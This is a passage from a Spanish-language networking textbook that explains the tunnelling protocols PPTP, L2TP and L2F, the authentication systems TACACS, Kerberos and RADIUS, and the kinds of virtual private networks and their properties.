Una conexión mediante el protocolo PPTP se establece siempre entre dos dispositivos que tienen que tener instalado este protocolo. Estos dispositivos son:

- Un servidor, que en adelante lo identificaremos por PNS, siglas de PPTP Network Server y
- Un usuario, que en adelante lo identificaremos por PAC, siglas de PPTP Access Concentrator.

Cada conexión con el protocolo PPTP consta de:

- Una conexión de control entre cada pareja PAC-PNS sobre TCP.

- Un túnel IP operando entre la misma pareja PAC-PNS y que se usa para transportar los mensajes PPP encapsulados en el protocolo GRE (Generic Routing Encapsulation).

19.2.1.1.Conexión de control

La conexión de control se debe establecer antes del establecimiento del túnel entre un PAC y un PNS, siendo sus características las siguientes:

- Emplea una sesión del protocolo TCP mediante la cual el protocolo PPTP controla y gestiona la transmisión de la información.
- Se asocia lógicamente con el túnel, por tanto por cada pareja PAC-PNS existe un túnel y una conexión de control.
- Es responsable del establecimiento, de la gestión y de la liberación de las sesiones que van a través del túnel. De esta forma un PNS sabe que un PAC lo está llamando y éste como hacer la llamada.
- Mediante los parámetros de velocidad y buffering, regula el flujo de los mensajes del protocolo PPP de una determinada sesión a través del túnel.

La conexión de control puede iniciarla el PNS o el PAC, mediante los mensajes de solicitud de inicio de la conexión de control y el mensaje de respuesta correspondiente. Estos mensajes también se usan para intercambiar información sobre las capacidades básicas operativas del PAC y del PNS. La conexión de control puede comunicar cambios en las características operativas de una sesión mediante los mensajes correspondientes. Las sesiones individuales se liberan por el PAC o el PNS también mediante mensajes de control de la desconexión.

El mantenimiento de la conexión de control se hace mediante el empleo de mensajes eco con tiempo de vida. De esta forma se sabe cuando hay un fallo de conectividad entre el PNS y el PAC . Los demás fallos se informan mediante el mensaje de notificación del error de línea, y también de la conexión de control. Los mensajes de la conexión de control también se emplean para establecer y borrar las sesiones de usuario.

19.2.1.2.Operación del túnel

El protocolo PPTP necesita el establecimiento de un túnel para la comunicación entre el par PNS-PAC. Este túnel se emplea para transmitir los mensajes del protocolo PPP correspondientes a una sesión de usuario. Una contraseña existente en la cabecera GRE indica a que sesión pertenece el mensaje en cuestión. De esta forma, los mensajes son multiplexados y desmultiplexados utilizando un único túnel entre el par PNS-PAC. Este valor se determina cuando se inicia la sesión mediante la conexión de control.

La cabecera GRE también contiene información de reconocimiento y de secuencia que se emplea para la detección de la congestión y de los errores. Los mensajes de datos del usuario son en realidad mensajes del protocolo PPP aunque estén manejados por el protocolo PPTP. Los mensajes se transmiten entre el PAC y el PNS y viceversa, encapsulados en mensajes del protocolo GRE (Generic Routing Encapsulation) y éstos a su vez en mensajes del protocolo IP. Así el mensaje del protocolo IP transmitido por el túnel entre un PAC y un PNS tiene la estructura siguiente:

Cabecera Nivel 2	Cabecera IP	Cabecera GRE	Cabecera PPP	Datos	Cola Nivel 2

19.2.2. Layer 2 Tunneling Protocol (L2TP)

El protocolo L2TP (Layer 2 Tunneling Protocol) se utiliza para encapsular el protocolo PPP en una conexión entre dos dispositivos con el fin de darle seguridad mediante el empleo de la autenticación. Este protocolo es una combinación del protocolo PPTP (Point-to-Point Tunneling Protocol) y del protocolo L2F (Layer 2 Forwarding). Sus especificaciones se encuentran en la RFC 2661 del IETF.

El protocolo L2TP suministra una técnica de tunelado a una conexión del protocolo PPP y el túnel se puede iniciar en cualquiera de ambos extremos. El protocolo L2TP puede soportar acceso remoto a una red local LAN utilizando protocolo PPP con tunelado, y ser controlado como si fuera una conexión del protocolo PPP.

El protocolo L2TP encapsula los mensajes del protocolo PPP sobre distintos protocolos de redes y comunicaciones, tales como los IP, X.25, Frame Relay y ATM. Usa el protocolo UDP como protocolo de transporte y una serie de mensajes para el mantenimiento del canal.

La estructura del mensaje es la siguiente:

Cabecera nivel 2	Cabecera IP	Cabecera UDP	Cabecera L2TP	Cabecera PPP	Datos	Cola nivel 2

19.2.2.1.Comparación con el protocolo PPTP

Las diferencias con respecto al protocolo PPTP son las siguientes:

- El protocolo PPTP sólo funciona en redes basadas en el protocolo IP, en cambio el protocolo L2TP también se puede emplear en redes basadas en los protocolos X.25, Frame Relay y ATM.
- El protocolo PPTP solo soporta un túnel entre los dos extremos. El protocolo L2TP soporta múltiples túneles entre los mismos extremos.
- El protocolo L2TP soporta compresión de cabecera y el protocolo PPTP no.
- El protocolo L2TP soporta autenticación del túnel y el protocolo PPTP no.

El túnel del protocolo L2TP se establece entre dos extremos que son:

1) El usuario o LAC (L2TP Access Concentrator), que está localizado en el proveedor que suministra la conexión física al usuario remoto. El medio físico del LAC se puede conectar a líneas telefónicas convencionales o a líneas RDSI.

2) El servidor o LNS (L2TP Network Servers), que es el otro extremo de la conexión L2TP. Unicamente se puede utilizar una sola conexión en el LNS para terminar múltiples llamadas de los usuarios remotos con distintos sistemas de telefonía.

Las fases de establecimiento de la sesión y del tunelado son:

- El usuario remoto inicia una conexión del protocolo PPP al servidor de la red a la que quiere acceder.
- El servidor de la red acepta la llamada.

- La autenticación del usuario final se realiza mediante un servidor de autorización al servidor de la red.
- El usuario LAC se arranca cuando el usuario intenta arrancar una conexión con el servidor LNS mediante un túnel al otro extremo que es el usuario del túnel. Cada intento de establecimiento de una conexión extremo a extremo es controlado por el usuario LAC con una llamada de sesión. Los mensajes son enviados con el túnel LAC-LNS. Cada dispositivo LAC y LNS controla el estado del usuario conectado.
- El usuario remoto es autenticado también por el servidor de autenticación de la pasarela LNS antes de aceptar la conexión del túnel.
- El servidor LNS acepta la llamada y construye el túnel basado en el protocolo L2TP.
- El servidor de la red registra la aceptación.
- El servidor LNS intercambia una negociación basada en el protocolo PPP con el usuario remoto.
- Los datos extremo a extremo son enviados mediante el túnel entre el usuario remoto y el LNS.

El protocolo L2TP puede soportar las funciones siguientes:

- Tunelado de un solo usuario.
- Tuneladp de pequeños enrutadores.
- Llamadas entrantes a un servidor LNS desde un usuario LAC.
- Múltiples llamadas por túnel.
- Autenticación mediante los protocolos PAP y CHAP.

19.2.2.2.Mensajes

El protocolo L2TP utiliza 2 tipos de mensajes:

- Los mensajes de control que se usan en el establecimiento, el mantenimiento y la liberación de los túneles y las llamadas. Estos mensajes usan un canal de control fiable con el protocolo L2TP con todas las garantías.
- Los mensajes de datos se usan para encapsular los mensajes del protocolo PPP que son transmitidos por el túnel. Estos mensajes no se retransmiten si el mensaje se pierde.

En la figura siguiente se representa las relaciones de los mensajes del protocolo PPP y los mensajes del protocolo L2TP. Los mensajes del protocolo

PPP se transmiten a través de un canal de datos no seguro, a continuación se encapsulan con una cabecera del protocolo L2TP y finalmente son transmitidos a través de los protocolos UDP, Frame Relay, ATM, etc. Los mensajes de control se transmiten a través de un canal seguro basado en el protocolo L2TP y a partir de aquí con el protocolo de transporte correspondiente.

Mensajes PPP		
Mensajes de datos L2TP		Mensajes de control L2TP
Canal de datos L2TP (no seguro)		Canal de control L2TP (seguro)
Transporte de mensajes (UDP, FR, ATM, etc.)		

19.2.3. Layer 2 Forwarding (L2F)

El protocolo L2F (Layer 2 Forwarding) fue desarrollado por Cisco Systems al mismo tiempo que se desarrollaba el protocolo PPTP. Es otro protocolo que permite que los dispositivos remotos accedan a una red basada en la pila TCP/IP pero con seguridad y control. El protocolo L2F permite definir las conexiones dentro del túnel. Esto es especialmente útil en situaciones donde más de un usuario está localizado remotamente, y sólo se necesita conexión mediante llamada.

Cisco sometió esta tecnología al Internet Engineering Task Force (IETF) para que fuera aprobado como un estándar, y así se publicó en la RFC 2341. Como con el protocolo PPTP, el protocolo L2F permite acceso privado seguro a través de redes públicas, mediante el establecimiento de un túnel entre el usuario y el servidor. La diferencia entre los protocolos PPTP y L2F es que el tunelado del protocolo L2F no depende del protocolo IP, es decir, puede trabajar con otros protocolos de red, tales como Frame Relay, ATM o FDDI.

El protocolo L2F usa los mismos sistemas de autenticación que el protocolo PPP y además soporta los sistemas de seguridad TACACS+ y RADIUS. La autenticación en el protocolo L2F consta de dos niveles:

1) cuando el usuario remoto se conecta al proveedor de Internet (ISP), y
2) cuando se hace la conexión a la pasarela de la red TCP/IP de la organización.

El protocolo L2F envía mensajes a través del túnel virtual entre los extremos de la conexión a nivel del propio protocolo. Cuando se recibe un mensaje del dispositivo remoto, se eliminan los octetos correspondientes con lo que el mensaje se hace transparente. A continuación el mensaje se encapsula en el protocolo L2F y se envía al túnel correspondiente. La pasarela de la organización acepta el mensaje del protocolo L2F, elimina la encapsulación del protocolo L2F y procesa el mensaje entrante.

19.4. Servicios de seguridad

19.4.1. TACACS

TACACS (Terminal Access Controller Access-Control System) es un protocolo de autenticación remota que se utiliza para comunicar un usuario con un servidor de autenticación, con el fin de determinar si el usuario tiene acceso a la red. El protocolo TACACS se define en la RFC 1492 del IETF, y usa el puerto 49 por defecto de los protocolos TCP/UDP. Una versión posterior de TACACS fue introducido por Cisco en el año 1990 con el nombre de TACACS extendido (XTACACS) y en esta versión es un protocolo propietario de Cisco Systems.

El protocolo TACACS permite a un cliente aceptar un nombre de usuario y una contraseña, y enviar una consulta a un servidor de autenticación TACACS. Este servidor debe determinar si se debe aceptar o rechazar la solicitud y enviar una respuesta. El nodo de encaminamiento de aceptación de acceso telefónico a las conexiones de línea que el usuario normalmente utiliza para iniciar una sesión, permite o no el acceso basándose en la respuesta. De esta manera, el proceso de hacer que la decisión sea permitirlo y los algoritmos y los datos utilizados para tomar la decisión están bajo el control completo de quien se está ejecutando el servidor de TACACS.

19.4.2. Kerberos

El Kerberos es un sistema de autenticación y de autorización para el reconocimiento seguro de los usuarios de las redes. Está basado en un sistema de seguridad con encriptación y emplea un protocolo de aplicación según el modelo de referencia OSI, que a su vez se apoya en el protocolo de transporte UDP y el puerto 88 por defecto. Las especificaciones de la versión 5 del protocolo Kerberos se encuentran detalladas en la RFC 1510 del IETF.

El Kerberos se basa en el protocolo de autenticación de Needham y Schroeder con modificaciones sugeridas por Denning y Sacco. El diseño original y la implementación de las versiones 1 al 4 de protocolo Kerberos fue un trabajo de 2 antiguos miembros del Proyecto Athena, Steve Miller de Digital Equipment Corporation y Clifford Neuman, junto con Jerome Saltzer, Director técnico del mismo proyecto y Jeffrey Schiller, MIT Campus Network Manager.

Las bases de este sistema son :

- la autenticación para prevenir solicitudes y respuestas fraudulentas entre usuarios y servidores. Estos mensajes deben ser confidenciales.
- la autorización que puede ser implementada de forma independiente de la autenticación.
- permitir la implementación de un sistema contable integrado, seguro y fiable, con grupos modulares y soporte con vistas a facturación.

El protocolo Kerberos presupone que:

- La localización física donde se usará este sistema de seguridad incluirá dispositivos que pueden estar en áreas con una seguridad física mínima y también que sea una red compuesta por varias redes dispersas conectadas mediante enlaces sin encriptación.
- Uno de los sistemas de encriptación utilizado es el algoritmo DES (Data Encryption Standard), con un método modular reemplazable y que ha sido diseñado por Kerberos.


Este sistema consta de los elementos siguientes:

- Los usuarios. Éstos se identifican por un nombre único para cada uno de ellos.
- El servidor Kerberos de autenticación (KAS)
- El servidor Kerberos que da los billetes (TGS) y
- Una base de datos Kerberos de usuarios y servidores.

El servidor de autenticación KAS y el servidor de billetes TGS pueden estar instalados en un mismo ordenador o no y ubicados en espacios físicamente seguros. La base de datos está ubicada en el servidor de autenticación KAS.

El proceso de autenticación consta de las fases siguientes:

1. El usuario envía un mensaje al servidor de autenticación KAS que contiene su identidad, la fecha y la hora actual, y la solicitud de un billete para acceder al servidor TGS. La fecha y hora es para asegurarse de que este mensaje no es copia de otro que pudiera haber sido interceptado.
2. El servidor de autenticación KAS verifica el nombre del usuario en su base de datos, así como el servicio solicitado. Si todo es correcto, crea una clave de encriptación para el usuario y otra para el servidor de billetes TGS. A continuación responde al usuario con un billete para que dicho usuario pueda acceder al servidor de billetes TGS. También genera una clave de sesión.



3. Una vez el usuario ha recibido el mensaje del servidor de autenticación KAS, lo desencripta con su clave secreta. A continuación en-

vía un mensaje al servidor de billetes TGS. Este mensaje contiene el billete inicial, el nombre del servidor al que el usuario quiere acceder, y la fecha y hora actual.

4. El servidor de billetes TGS desencripta el mensaje recibido del usuario con su clave y con ello obtiene además la clave de sesión. Verifica que todos los datos recibidos son correctos y si es así, obtiene la clave de encriptación para el servicio solicitado. También genera una nueva clave de sesión y todo ello es enviado al usuario.
5. Una vez el usuario recibe el mensaje, y lo descifra con la clave de sesión que sólo conocen él y el servidor de billetes TGS. De este mensaje obtiene una nueva clave de sesión que comparte con el servidor y un billete de aprobación que no puede descifrar porque para ello es necesaria la clave del servidor que el usuario no posee. Con este billete de aprobación, el usuario envía un mensaje al servidor de cuyos servicios necesita. Con todo esto, el servidor en cuestión valida o no el mensaje del usuario.
6. El servidor al que el usuario quiere acceder, devuelve el mensaje al usuario con la fecha y la hora actual. Este mensaje está encriptado con la clave de sesión que el usuario envió al servidor.

Cada registro de la base de datos del servidor contiene como campos principales los siguientes:

- El nombre de identificación de cada usuario
- La clave secreta de cada usuario
- La versión de la clave secreta
- El tiempo máximo de vida de los billetes
- El tiempo máximo de vida transcurrido el cual se deben renovar los billetes

y además hay espacio para otros campos adicionales.

Los principales sistemas de encriptación soportados por el protocolo Kerberos son:

- Sistema de encriptación nula, es decir, cuando no se usa encriptación. En estos casos no hay ni control de errores.
- El algoritmo DES en modo CBC con control de errores CRC-32 (des-cbc-crc). Los bloques DES son de 8 octetos. Los detalles de esta encriptación son los mismos que el modo des-cbc-md5.

- El algoritmo DES en modo CBC con control de errores MD4 (des-cbc-md4). Los bloques DES son de 8 octetos. Los detalles de la encriptación son los mismos del modo des-cbc-md5.
- El algoritmo DES en modo CBC con control de errores MD5 (des-cbc-md5). Los bloques DES son de 8 octetos.

La clave del algoritmo DES consta de 8 octetos, lo que corresponde a una clave de 56 bits y 8 bits de paridad. En este caso, esta clave se genera a partir del contraseña del usuario.


19.4.3. RADIUS - Remote Authentication Dial-In User Service

RADIUS es una aplicación que permite la autenticación de un usuario que accede de forma remota a una red. De esta forma se garantiza la seguridad de esta red y se asegura de que los usuarios que acceden a la misma son los usuarios autorizados.

Sus especificaciones están descritas en las siguientes RFCs del IETF:
- RFC 2865 Remote Authentication Dial in User Service (RADIUS)
- RFC 2866 RADIUS Accounting y
- RFC 2869 RADIUS Extensions

El protocolo de esta aplicación RADIUS es un protocolo que funciona a nivel de aplicación según el modelo de referencia OSI, y se apoya en el protocolo de transporte UDP, empleando para ello el puerto 1812 y 1813. Antiguamente se utilizaban los puertos 1645 y 1646.

Esta aplicación consta de 3 componentes:
- El usuario o dispositivo remoto desde el que se quiere acceder a la red.
- El servidor de la red o NAS (Network Access Server) al que el usuario se conecta mediante el sistema de comunicaciones correspondiente. Este servidor es el que dará acceso al usuario a la red en cuestión.
- El servidor RADIUS autenticará la solicitud de conexión de este usuario y autorizará o no a acceder a la red a través del NAS.



El servidor RADIUS soporta distintos métodos para autenticar al usuario, tales como PAP, CHAP, el login de UNIX, y otros mecanismos de autenticación.

Las fases de una conexión con el protocolo RADIUS son las siguientes:

- El usuario se conecta a un servidor a través de un módem y una vez realizada la conexión, el servidor solicitará al usuario su nombre y su contraseña.
- El usuario de RADIUS recibirá sus características y encriptará su contraseña. Entonces la solicitud de autenticación será recibida por el servidor RADIUS que la validará y desencriptará los datos.
- El nombre y la contraseña del usuario se enviarán para su verificación al sistema de seguridad de RADIUS, y entonces si los datos son correctos, el servidor enviará un reconocimiento de autenticación que incluye los datos de los requerimientos de servicio y del sistema del usuario. El proceso de autenticación limitará a los usuarios a unos recursos concretos de la red, y sólo podrá usar los que esté autorizado.
- Una vez toda la información es recibida por el servidor RADIUS, el usuario recibirá el servicio de red con acceso a los recursos autorizados. Mientras el usuario está conectado al servidor, el usuario de RADIUS enviará los datos al servidor para su control y facturación.

La configuración del servidor RADIUS debe contener la información de los usuarios autorizados a acceder a la red. Los datos que debe tener de cada usuario serán:

- la dirección IP del dispositivo desde el que accede el usuario
- la clave compartida de acceso RADIUS
- el tipo de dispositivo al que accede a la red

- el puerto UDP que emplea para el envío y recepción de los mensajes de autenticación y contabilidad de RADIUS.

En cuanto al usuario, su configuración debe contener información del servidor RADIUS al que debe acceder para su autenticación. Para ello necesitará:

- la dirección IP del servidor RADIUS
- la clave compartida de acceso RADIUS
- los puertos UDP a emplear en el envío y recepción de los mensajes de autenticación y contabilidad.

Las claves compartidas deben transmitirse de forma segura entre el dispositivo remoto y el servidor RADIUS. Por esta razón lo habitual es el empleo de los protocolos de autenticación PAP, CHAP, MS-CHAP o equivalentes.

19.4. VPN – Redes Privadas Virtuales

Una red privada virtual, en inglés VPN (Virtual Private Network), consiste en una red donde algunos usuarios se conectan entre si y con los servidores con enlaces de comunicaciones que no son propiamente físicos. Cuando hace unos años no había redes digitales y sólo había servicios de voz, es decir telefonía, los elementos físicos de la comunicación entre usuarios era propiedad de la empresa de telecomunicaciones. Debido a que solo se podía emplear la técnica de conmutación de circuitos, todas las comunicaciones entre usuarios pasaba por las centralitas telefónicas. Así para poder interceptar las comunicaciones, sólo era necesario tener acceso a las centralitas. Con la aparición de las redes digitales, las cosas cambian porque se pueden compartir las líneas de comunicaciones con varias comunicaciones simultáneas y se pueden transmitir informaciones encriptadas.

En el mundo de las redes de ordenadores, los enlaces entre usuarios de una red local siempre son mediante enlaces físicos que son de la propia empresa y están gestionadas por ella misma. Sin embargo aparecen otras necesidades tales como

- la interconexión con los usuarios fuera del edificio principal, ya sean otros centros de producción, otras oficinas y otras sucursales
- la interconexión mediante el uso de dispositivos móviles y
- la interconexión de empleados que trabajan desde su casa

En estos casos las líneas de comunicación no son propiedad de la empresa, sino de otro proveedor de las comunicaciones. A estas redes se les llama redes de area extensa, en inglés wide area network (WAN). Estas redes de area extensa son muy inseguras en cuanto sus líneas de comunicaciones son fácilmente susceptibles de ser interceptadas y leer las informaciones transmitidas. Con el fin de dar seguridad a estos enlaces, es cuando aparece el concepto de redes privadas virtuales. Son redes de area extensa pero con funcionalidades de seguridad para garantizar la confidencialidad de las transmisiones.

A finales de los años 1990, el sistema operativo Linux implementó la tecnología llamada 'tun', abreviatura de túnel, que permite que los datos se encapsulen mediante el uso de túneles. Otra tecnología, llamada 'tap', que se parece al tráfico Ethernet, también utiliza hardware virtual para engañar al sistema operativo haciéndole creer que es un hardware real. Estas tecnologías utilizan un programa que puede leer y escribir directamente los paquetes IP hacia y desde este hardware virtual, a pesar de que los sistemas están conectados a través de Internet y podrían estar en el otro lado del mundo. La seguridad es una cuestión del método tun/tap. Para ello se utiliza el protocolo SSH (Secure Shell) y el transporte de datos se hace a través de los paquetes del protocolo UDP o TCP enviados a través de la red.

Una de las posibles definiciones generales de red privada virtual puede ser: una red (o servicio) que reproduce (emula) las propiedades de una red privada utilizando una infraestructura compartida de una red pública. Esta definición puede aplicarse tanto a las redes telefónicas como de datos.

19.4.1. Características de emulación de una red privada

Se puede considerar que una red de datos es verdaderamente privada sólo cuando el sistema utilizado posee todos los elementos y por tanto tiene el control total de toda la infraestructura de la red. Esto se debe a que los efectos técnicos de la transmisión de tráfico son los mismos que si los canales físicos son propios o arrendados, ya que estos canales siempre tienen un ancho de banda conocido y fijo. Por el contrario, cuando una organización utiliza una red pública de datos para conectar sus sitios, el

tráfico pasa a través de canales públicos compartidos, y recibe una parte desconocida del ancho de banda de los canales.

Además de tener un ancho de banda conocido del canal, una red privada se distingue de una red pública por su aislamiento de cualquier otra red, es decir, los canales privados sólo conectan los sitios de una determinada organización. El empleo de redes privadas virtuales proporcionan a los usuarios los beneficios siguientes:

- Mejora de la seguridad. La falta de conexiones con el mundo exterior reduce considerablemente la posibilidad de un ataque a la red desde el exterior, ya que sólo determinados usuarios están físicamente conectados a él. También reduce la probabilidad de interceptación del tráfico.
- Rendimiento predecible. La propiedad de los enlaces de comunicación garantiza el ancho de banda entre los sitios de los usuarios y puede hacer el rendimiento de la red más predecible.
- Elección independiente de las tecnologías de transporte de la red para las redes de los usuarios del sitio. Las posibilidades sólo están limitadas por la elección de un proveedor y un propietario de una organización puede utilizar Ethernet, Frame Relay, IP, IPX o cualquier otra tecnología de transporte de la red para conectar sus sitios.
- Espacio de direcciones IP independiente. En las redes privadas, es posible elegir cualquier dirección IP, así casi todos los servicios de red privada virtual soportan el uso de direcciones IP privadas, tales como los rangos 10.0.0.1 o 192.168.0.3, que no pueden ser enrutadas a través de la red pública.

Estas características serán muy útiles para algunos usuarios, aunque puede variar la importancia relativa de cada uno de ellos. La previsión de la vulnerabilidad y el pobre rendimiento de Internet o las redes IP públicas hacen que la mejor seguridad y el rendimiento predecible sean las características más importantes de una red privada. Recientemente la elección independiente de la tecnología de transporte de la red y el espacio independiente de direcciones IP parece que se han vuelto menos importantes, primero debido al predominio de una sola tecnología, Ethernet en el nivel 2 y el IP en el nivel 3 y segundo porque se espera que el protocolo IPv6 elimine el déficit

actual de direcciones IPv4 públicas. Sin embargo otra razón para tener un espacio de direcciones independientes es la seguridad, ya que un rango de direcciones de la organización se puede utilizar para restringir el acceso dentro de los sitios de una organización. Por otro lado, una red de datos privada es muy cara, ya que utiliza sus propios canales con ancho de banda dedicado para interconectar las redes de área local en los diferentes sitios. Un servicio de red privada virtual trata de mejorar la transmisión estándar de datos, proporcionando algunas de las características de una red privada y utilizando una infraestructura compartida de conmutación de paquetes. El objetivo de una red privada virtual de cualquier tipo es proporcionar la comunicación entre todos los sitios de la red de una manera que emule lo más posible las conexiones mediante el uso de canales físicos dedicados.

19.4.2. Servicios de una red privada virtual

Hay muchos tipos de redes privadas virtuales y la comprensión tiende a variar según sea el tipo. Así una clasificación se puede basar en los tres factores siguientes:

1. ¿Qué características de una red privada emulan un servicio de red privada virtual y hasta qué punto? Por ejemplo, algunas redes privadas virtuales soportan un alto nivel de privacidad de los datos sin mejoras en el rendimiento, mientras que otras soportan las mejoras de rendimiento, pero tienen un nivel más básico de protección de datos. Los resultados de las encuestas sobre las redes privadas virtuales publicadas muestran la utilidad de las diferentes características de la red privada virtual que tienen en consideración los usuarios. La lista de prioridades es la siguiente:
    - sitio protegido de accesos no autorizados
    - fuerte confidencialidad basada en la encriptación de los datos
    - tráfico protegido de los usuarios sin red privada virtual, con posibilidad de encriptación
    - mejora del rendimiento, es decir, menos latencia y menos pérdidas
    - garantías mejoradas del ancho de banda
    - direccionamiento independiente
    - conectividad no estándar entre los sitios

2. Calidad de servicio. Se espera que las medidas de seguridad sea lo más importante, embargo también lo es la mejora del rendimiento y el ancho de banda garantizado, y a su vez permitan la implementación de la calidad de servicio.
3. Ubicación de los equipos de la red privada virtual:
   • las redes privadas virtuales basadas en la red emplean un equipamiento que se encuentra dentro de una red del proveedor, así la red privada virtual basada en red es suministrada por el proveedor.
   • las redes privadas virtuales basadas en el usuario utilizan el equipamiento que se encuentra dentro de la red de un usuario o del ordenador del usuario.

Por lo general, las redes privadas virtuales basadas en la red, es decir, donde el equipamiento de la red privada virtual se encuentra en un red del proveedor, son provisionadas por el proveedor y las redes privadas virtuales basadas en el usuario están provisionadas por el usuario. Hay algunas excepciones en las que, por ejemplo, un proveedor puede administrar el equipamiento de la red privada virtual basado en el usuario, pero en la práctica este tipo de situaciones son relativamente raras. A menudo los proveedores administran los equipos de acceso de los usuarios, pero este no es el caso de las redes privadas virtuales ya que requeriría que las organizaciones revelaran los detalles de sus políticas de seguridad, cosa que la mayoría de organizaciones no lo quieren hacer.

De la misma forma que las características orientadas al usuario descritas anteriormente, las redes privadas virtuales también tienen características orientadas a los proveedores. Las más importantes son:

- escalabilidad, es decir, la capacidad de soportar un gran número de redes privadas virtuales y de sitios dentro de cada red privada virtual.
- gestión, es decir, se necesitaría un bajo nivel de esfuerzo para configurar y soportar la red privada virtual. Las redes privadas virtuales provisionadas por el proveedor consumen recursos adicionales en el equipamiento de la red y añaden complejidad a la configuración del proveedor, lo que potencialmente pone en peligro la gestión de la red privada virtual.
- posibilidad de trabajar en un entorno multidominio.

En la actualidad, no existe una única tecnología que puede proporcionar un servicio de red privada virtual con todas las características deseadas de una red privada como se ha descrito anteriormente. Hay varias tecnologías que en la actualidad se podrían utilizar para crear servicios de red privada virtual que se diferencian en términos de la característica orientada al usuario y orientada al proveedor. En general estas tecnologías, por ejemplo, la encriptación, un túnel, la calidad de servicio o el uso del protocolo MPLS, no han sido diseñadas especialmente para proporcionar un servicio de red privada virtual. Cada una tiene su propia funcionalidad y puede ser utilizada como un bloque constructivo para crear diferentes servicios. Es una tarea difícil combinar varias de estas tecnologías y crear un servicio específico de red privada virtual que maximice los beneficios del usuario y minimice el aprovisionamiento y los gastos generales de mantenimiento.

19.4.3. Tipos existentes de redes privadas virtuales

En la actualidad hay tres grandes clases de servicios de una red privada virtual:

- red privada virtual encriptada
- red privada virtual basada en túnel y
- redes privadas ópticas.

19.4.3.1.Redes privadas virtuales encriptadas

Este tipo de red privada virtual encripta los datos del usuario de forma que los potenciales intrusos no puedan entender su contenido, incluso si es interceptado. El intercambio seguro de datos a través de una red pública con red privada virtual encriptada complementa generalmente el servicio de cortafuegos de una organización.

Hoy en día prácticamente todas las organizaciones con empleados que trabajan en casa utilizan la red privada virtual encriptada para dar a estos empleados un acceso remoto seguro. Los servicios de red privada virtual encriptada también se utilizan para la conexión de oficinas distribuídas a través de Internet.

Los grupos que utilizan red privada virtual deben tener en consideración si es recomendable tener un tercero que les proporcione seguridad. Además el proveedor deberá tener en cuenta su situación jurídica en el caso de fallo de la encriptación y de la exposición de los datos confidenciales.

19.4.3.2.Redes privadas virtuales basadas en túnel

Se trata de que el proveedor transmite el tráfico entre los sitios de la red privada virtual mediante túneles, sistema también conocido como canales lógicos dentro de una red del proveedor. Como resultado de ello las redes privadas virtuales suministran:

• una mejora de la seguridad como resultado de la separación aparente del tráfico, ya que utilizando los canales lógicos se separa el tráfico de la red privada virtual del tráfico de Internet. Sin embargo el tráfico seguirá compartiendo la misma red física. Algunas técnicas de tunelado pueden proporcionar un alto grado de separación, proporcionando el aislamiento del tráfico. Este aislamiento del tráfico comporta mejoras en la seguridad de dos maneras:

- la mejora de la seguridad de datos ya que los datos del usuario se aíslan sobre la marcha de los datos de otros usuarios de la red del proveedor.
- la mejora de la seguridad del sitio ya que el proveedor tiene control sobre la conectividad entre cada uno de los sitios de los usuarios. Por lo que un intruso conectado al dominio público de Internet no será capaz de dirigir el tráfico hacia los sitios de la red privada virtual y atacarlos.

• potencialmente un mejor rendimiento. La red privada virtual por sí misma no mejora necesariamente el rendimiento de la red a menos que en paralelo se implementen métodos de calidad de servicio adecuados. Sin embargo la red privada virtual dentro de una red pública puede simplificar la implementación de la calidad de servicio, ya que proporciona un mayor conocimiento del tráfico y por lo tanto el control sobre los flujos de tráfico individuales entre sitios de la red privada virtual.

Se pueden utilizar distintas tecnologías de túnel para este tipo de redes virtuales privadas, sin embargo hay que señalar que las sofisticadas tecnologías de túnel requieren una configuración y una gestión más complejas. El requisito ideal sería encontrar una tecnología que puede proporcionar la fun-

cionalidad deseada con los mínimos gastos. Las tecnologías de túnel más populares utilizadas para construir redes privadas virtuales son con los protocolos L2TP y MPLS.

El protocolo L2TP es el más fácil de implementar y soportar, ya que encapsula las tramas o paquetes del usuario en paquetes IP estándar que se pueden transferir de forma transparente a través de cualquier red IP estándar. La transparencia del protocolo L2TP permite a las organizaciones y a los usuarios su autoprovisión a través de cualquier red IP troncal del proveedor. El protocolo MPLS no es transparente, ya que requiere su soporte dentro de la red del proveedor. Esto puede ser un problema para los proveedores que no utilizan este protocolo. Sin embargo el protocolo MPLS es más potente en cuanto a un mejor rendimiento de las redes IP. Esto se debe a la capacidad del MPLS nativo para controlar los flujos dentro de una red y así, suministrar un estricto control de admisión a los recursos sometidos a la calidad de servicio.

19.4.3.3.Redes ópticas privadas

Las redes ópticas privadas se están utilizando cada vez más y utilizan los dispositivos de las redes de alta velocidad basadas en las tecnologías SDH y DWDM. No hace mucho tiempo los canales ópticos llegaban a anchos de banda de 2,5 Gbps y 10 Gbps disponibles para los transportistas y los grandes proveedores de Internet, pero ahora ya son accesibles estas velocidades a los usuarios de las empresas. Las modernas redes ópticas SDH/DWDM proporcionan a los usuarios unos canales de ancho de banda fijo, que son similares en muchos aspectos a los servicios de líneas arrendadas de cobre mucho más lentas utilizadas para la construcción de redes privadas en el pasado.

Los servicios basados en las tecnologías SDH/DWDM no suelen ser vistos como verdaderas redes privadas virtuales porque no utilizan una infraestructura compartida de conmutación de paquetes. Sin embargo a veces se les denomina redes privadas virtuales por razones como:

- Este tipo de servicio está disponible para los usuarios de la empresa debido a las reducciones de precios y a la amplia implementación de las empresas de telecomunicaciones y proveedores de Internet. Por

ello han cambiado de servicios de sólo telecomunicaciones a los servicios básicos para los usuarios.

